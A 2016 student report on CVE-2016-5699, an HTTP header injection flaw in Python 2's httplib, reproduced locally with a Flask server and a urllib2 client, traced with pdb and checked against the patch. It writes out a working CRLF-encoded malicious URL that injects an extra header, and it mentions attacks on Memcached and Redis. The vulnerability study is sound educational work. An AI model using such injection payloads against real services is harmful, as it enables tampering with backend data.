

CS 294: Reading Course Report

HTTP header Injection in Python httplib

Jinzheng Sha, F0025JV

August 2016

1 Introduction

It was found that Python's built-in httplib library (`httplib.py` in Python 2.x and `http/client.py` in Python 3.x) was vulnerable to header injection since it did not properly validate the parameters passed to `HTTPConnection.putheader()`. The vulnerability was first noticed in 2014, and resolved in 2015.

This vulnerability does have certain affect, and there are several scenarios where it might be taken advantage of[1]. For example, it can be used to attack Memcached because hackers can inject database operations into URL, and manipulate security-critical data. Hackers can also use this to attack Redis, which works in a quite similar way to Memcached in terms of network protocol, and create or overwrite various files.

2 Proof of Concept

2.1 Vulnerable Environment Replicate

First of all, I created an EC2 instance with Ubuntu 14.04.5 LTS on AWS for further exploit. Since the default Python version in this Ubuntu is 2.7.6, and CVE-2016-5699 was not resolved until 2.7.10, I installed the latest Python 2 release, i.e. 2.7.12, from sources[2]. I also used `virtualenv`[3], a tool to create isolated Python environments, to compare how HTTP header injections are handled in those two Python versions.

I installed `virtualenv`, and created two Python environments using following commands:

```
1 pip install virtualenv
2 virtualenv -p /usr/local/lib/python2.7.12/bin/python venv-python
  -2-7-12
3 virtualenv -p /usr/bin/python venv-python-2-7-6
```

2.2 Exploit

This exploit references the example as described at a Github repository[4].

To begin with, I used **Flask**[5], a microframework for Python, to construct a simple HTTP server. The server listens on port 8000, and if there is any incoming HTTP request on route `/test-url`, it would print headers of the request. The codes for the server are shown as below.

```
1 import sys
2 from flask import Flask, request
3
4 app = Flask(__name__)
5
6 @app.route('/test-url')
7 def view_func():
8     print request.headers
9     return 'Request received!'
10
11
12 if __name__ == '__main__':
13     print 'Python version is %d.%d.%d' % (sys.version_info[0], sys.
14         version_info[1], sys.version_info[2])
15     app.run(port=8000)
```

At the client side, what I need to implement is simply making HTTP requests to URL provided by users through a command line argument. The codes look like:


```
1 import sys
2 from urllib2 import urlopen
3
4
5 url = sys.argv[1]
6
7 try:
8     response = urlopen(url)
9     print 'HTTP request succeeded, headers in reply:'
10    print response.info()
11
12 except ValueError as e:
13     print 'HTTP request failed with error message:'
14     print e.message
15
16 except Exception as e:
17     print "Other exceptions not related to our interest"
```

In my experiments, I ran the client script with two different URLs for comparison. One is the healthy URL; the other is the malicious one. The invocations are listed as below.

```
1 # healthy URL
2 python simple-client.py http://127.0.0.1:8000/test-url
3 # malicious URL
```


```
4 python simple-client.py http://127.0.0.1%0d%0aX-injected:%20header
   %0d%0ax-leftover:%20:8000/test-url
```

In Python 2.7.6, when I make request to the healthy URL, outputs of client side, as in Figure 1, and server side, as in Figure 2, show our client could talk to server successfully.



```
(venv-python-2-7-6) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-client.py http://127.0.0.1:8000/test-url
HTTP request succeeded, headers in reply:
Content-Type: text/html; charset=utf-8
Content-Length: 17
Server: Werkzeug/0.11.10 Python/2.7.6
Date: Sat, 27 Aug 2016 04:47:31 GMT
```

Figure 1: Python 2.7.6, client side, healthy URL



```
(venv-python-2-7-6) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-server.py
Python version is 2.7.6
* Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
Content-Length:
User-Agent: Python-urllib/2.7
Connection: close
Host: 127.0.0.1:8000
Content-Type:
Accept-Encoding: identity

127.0.0.1 - - [27/Aug/2016 04:47:31] "GET /test-url HTTP/1.1" 200 -
```

Figure 2: Python 2.7.6, server side, healthy URL

However, when using the malicious URL, I can still receive a response as in Figure 3. But this time, inside the headers printed out on the server side, as in Figure 4, a field called **X-injected** with value **header** draws our attention. That means I have successfully injected the HTTP header through manipulating the URL I am trying to visit.

```
JaySha — sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l sha 52.43.152.162 — 82x28
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s... sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s... +
(venv-python-2-7-6) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-client.py http://127.0.0.1%0d%0aX-injected:%20header%0d%0ax-leftover:%20:8000/test-url
HTTP request succeeded, headers in reply:
Content-Type: text/html; charset=utf-8
Content-Length: 17
Server: Werkzeug/0.11.10 Python/2.7.6
Date: Sat, 27 Aug 2016 04:48:49 GMT
```

Figure 3: Python 2.7.6, client side, malicious URL

```
127.0.0.1 - - [27/Aug/2016 04:48:46] "GET /test-url HTTP/1.1" 200 -
Content-Length:
User-Agent: Python-urllib/2.7
Connection: close
X-Injected: header
Host: 127.0.0.1
X-Leftover: :8000
Content-Type:
Accept-Encoding: identity

127.0.0.1 - - [27/Aug/2016 04:48:49] "GET /test-url HTTP/1.1" 200 -
```

Figure 4: Python 2.7.6, server side, malicious URL

3 Code Analysis

With the help `pdb`, I found that the erroneous piece of code is function `putheader()` inside `httplib.py`, which creates the headers of HTTP request.

```
1 def putheader(self, header, *values):
2     """Send a request header line to the server.
3
4     For example: h.putheader('Accept', 'text/html')
5     """
6     if self._state != _CS_REQ_STARTED:
7         raise CannotSendHeader()
8
9     hdr = '%s: %s' % (header, '\r\n\t'.join([str(v) for v in values
10 ]))
11     self._output(hdr)
```

This function's vulnerability is that it simply concatenates all the headers into a string without any check. In my experiments with malicious URL, parameters passed to `putheader()`, and return value are shown in Figure 5 and Figure 6.

```

[(Pdb) a
self = <httplib.HTTPConnection instance at 0x7f8050847638>
header = Host
values = ('127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000',)

```

Figure 5: Parameters passed into putheader()

```

--Return--
> /usr/lib/python2.7/httplib.py(960)putheader()->None
-> self._output(hdr)
[(Pdb) hdr
'Host: 127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000'

```

Figure 6: Local variable hdr after putheader() executed

Clearly, the injection was complete after the invocation of the function.

4 Fix

In Python 2.7.10, this vulnerability was handled by adding validations inside `putheader()`. Details can be found here[6]. Core parts of the patch are listed:

```


1 +_is_legal_header_name = re.compile(r'\A[^\s][^\r\n]*\Z').match
2 +_is_illegal_header_value = re.compile(r'\n(?:[ \t])|\r(?:[ \t\n])',
    ).search
3
4 @@ -983,7 +1012,16 @@ class HTTPConnection:
5     if self._state != _CS_REQ_STARTED:
6         raise CannotSendHeader()
7
8 -     hdr = '%s: %s' % (header, '\r\n\t'.join([str(v) for v in
9 +         values]))
10 +     header = '%s' % header
11 +     if not _is_legal_header_name(header):
12 +         raise ValueError('Invalid header name %r' % (header,))
13 +
14 +     values = [str(v) for v in values]
15 +     for one_value in values:
16 +         if _is_illegal_header_value(one_value):
17 +             raise ValueError('Invalid header value %r' % (
18 +                 one_value,))
19 +
20 +     hdr = '%s: %s' % (header, '\r\n\t'.join(values))
21 +     self._output(hdr)

```

The check makes sure that header or value is valid only when `\r\n\t` appears.

In order to test the vulnerability has been fixed, I used Python 2.7.12 to see

what would happen when visiting a malicious URL. The result is shown as in Figure 7.

A terminal window titled 'JaySha' showing a command prompt on a remote host. The user runs a Python script 'simple-client.py' with a malicious URL. The script outputs an error message: 'HTTP request failed with error message: Invalid header value '127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000''. The terminal text is as follows:

```
(venv-python-2-7-12) sha@ip-172-31-45-80: ~/cve-2016-5699-report$ python simple-client.py http://127.0.0.1%0d%0aX-injected:%20header%0d%0ax-leftover:%20:8000/test-url
HTTP request failed with error message:
Invalid header value '127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000'
(venv-python-2-7-12) sha@ip-172-31-45-80:~/cve-2016-5699-report$
```

Figure 7: Python 2.7.12, client side, malicious URL

References

- [1] *Advisory: HTTP Header Injection in Python urllib*. URL: <http://blog.blindspotsecurity.com/2016/06/advisory-http-header-injection-in.html>.
- [2] *Upgrade to Python 2.7.11 on Ubuntu 14.04 LTS*. URL: <http://mbless.de/blog/2016/01/09/upgrade-to-python-2711-on-ubuntu-1404-lts.html>.
- [3] *Virtualenv Website*. URL: <https://virtualenv.pypa.io/en/stable/>.
- [4] *Exploit example from Github*. URL: <https://github.com/bunseokbot/CVE-2016-5699-poc>.
- [5] *Flask*. URL: <http://flask.pocoo.org/>.
- [6] *Patch to CVE-2016-5699*. URL: <https://hg.python.org/cpython/rev/1c45047c5102>.